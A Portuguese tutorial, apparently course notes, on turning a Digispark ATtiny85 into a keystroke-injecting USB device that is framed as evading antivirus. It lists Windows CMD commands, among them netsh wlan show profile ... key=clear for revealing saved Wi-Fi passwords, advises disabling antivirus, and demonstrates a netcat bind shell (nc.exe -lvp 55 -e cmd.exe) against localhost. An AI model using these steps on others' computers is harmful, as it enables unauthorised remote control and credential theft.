
Vai ser utilizado a placa Arduino Digispark Kickstarter Attiny85 (Placa que parece com um Pendrive)


O Arduino é utilizado para projetos pessoais.

Quando você pluga no PC o antivirus não funciona nele, o digispark é um teclado mas sem as teclas (tem os drivers) emula a digitação de um teclado, e com isso pode ser feito ataques isso é chamado de “Human Interface Attack” ou HID, o antivirus normalmente vai procurar arquivos maliciosos (coisas rodando no PC) mas você digitando o antivirus não vai reconhecer




Site para baixar a IDE do Arduino

<https://www.arduino.cc/en/software>






Configuração da placa




Coloca o link da URL


https://raw.githubusercontent.com/digistump/arduino-boards-index/master/package\_digistump\_index.json



Depois você vai em ferramentas




Placa > Gerenciador de placa



https://digistump.com/wiki/digispark/tutorials/connecting

Pra pesquisar digita “digispaek” e depois clica em instalar



Instalação dos drivers do digispark

https://raw.githubusercontent.com/digistump/arduino-boards-index/master/package\_digistump\_index.json



Detalhe: Se o seu teclado estiver em português tem que instalar mais uma biblioteca


<https://raw.githubusercontent.com/Al0nnso/PendriveHacker-Scripts/main/DigiKeyboardPtBr.h>

Clica em Salvar como > e salva na pasta onde você fez as configurações do teclado


**Principais comandos no CMD**

**dir** lista os diretórios (como se fosse explorar as pastas)

**cd** entra em uma pasta




E se eu digitar **di**r dentro na pasta ela vai listar as pastas pra mim




**cd ..** volta a pasta anterior (pressionando a tecla Tab você vai listar os diretórios dentro da pasta)


**mkdir** você cria uma pasta

**cls** limpa






**echo** escreve testos no terminal




Também pode criar arquivos usando o comando **echo**






**type** posso ler um arquivo



**del** eu posso deletar os arquivos



**shutdown** desliga o computador

1. digite **shutdown** , seguido da opção que você deseja executar.
2. Para desligar o computador, digite **shutdown /s**
3. Para reiniciar o computador, digite **shutdown /r**
4. Para fazer logoff do seu computador, digite **shutdown /l**
5. Para obter uma lista completa de opções, digite **shutdown /?**

**netsh wlan show profile** ver todas as redes que você conectou

**netsh wlan show profile** NOME\_DA\_REDE **key=clear** ver a senha


**ReverseShell**


Vai seu utilizado um programa chamado Net Cat, pode baixar qualquer versão

<https://eternallybored.org/misc/netcat/>


1 – Pra instalar desabilite o antivírus por enquanto

2 – Extrai o arquivo zipado e abre a pasta do arquivo e copia o caminho p/colar no CMD







3 – Digita “**nc.exe**” que é o nome do arquivo e da ENTER



Se aparecer **cmd line:** é porque está funcionando




4 – Nesse procedimento vamos fazer o teste com o IP da própria máquina




Na pimeira tentativa colocamos o IP da máquina (vitima) mas tem um problema essa porta não está disponível pra se conectar, por vamos abrir outro cmd e entrar na pasta do netcat e digitar **nc.exe -lvp 55**

-lvp (l: ovir, v:mostrar alguns dados, p: porta que ele quer ouvir) 55 é a porta


5- Após da ENTER a porta estará liberada




Como vamos conectar com o próprio computador vamos colocar o IP **127.0.0.1** na porta **55**




Após da ENTER o que eu digitar vai aparecer no outro CMD







Agora faremos dois testes vamos copiar a pasta do Netcat e renomear as duas como **alvo** e **vitima** onde alvo seria o hacker e a vitima seria a vítima do ataque




Aqui na nossa **vitima** vamos executar o comando **nc.exe -lvp 55-e “cmd.exe”**




No alvo que é você , digitara o seguinte comando **nc.exe 127.0.0.1 55** e depois ENTER




Aqui eu posso digitar qualquer coisa como se fosse a vítima digitando




Criar pastas



**^C** pra sair da conexão




Agora se você ver o PC da vitima você que tem uma pasta chamada **hackeado**

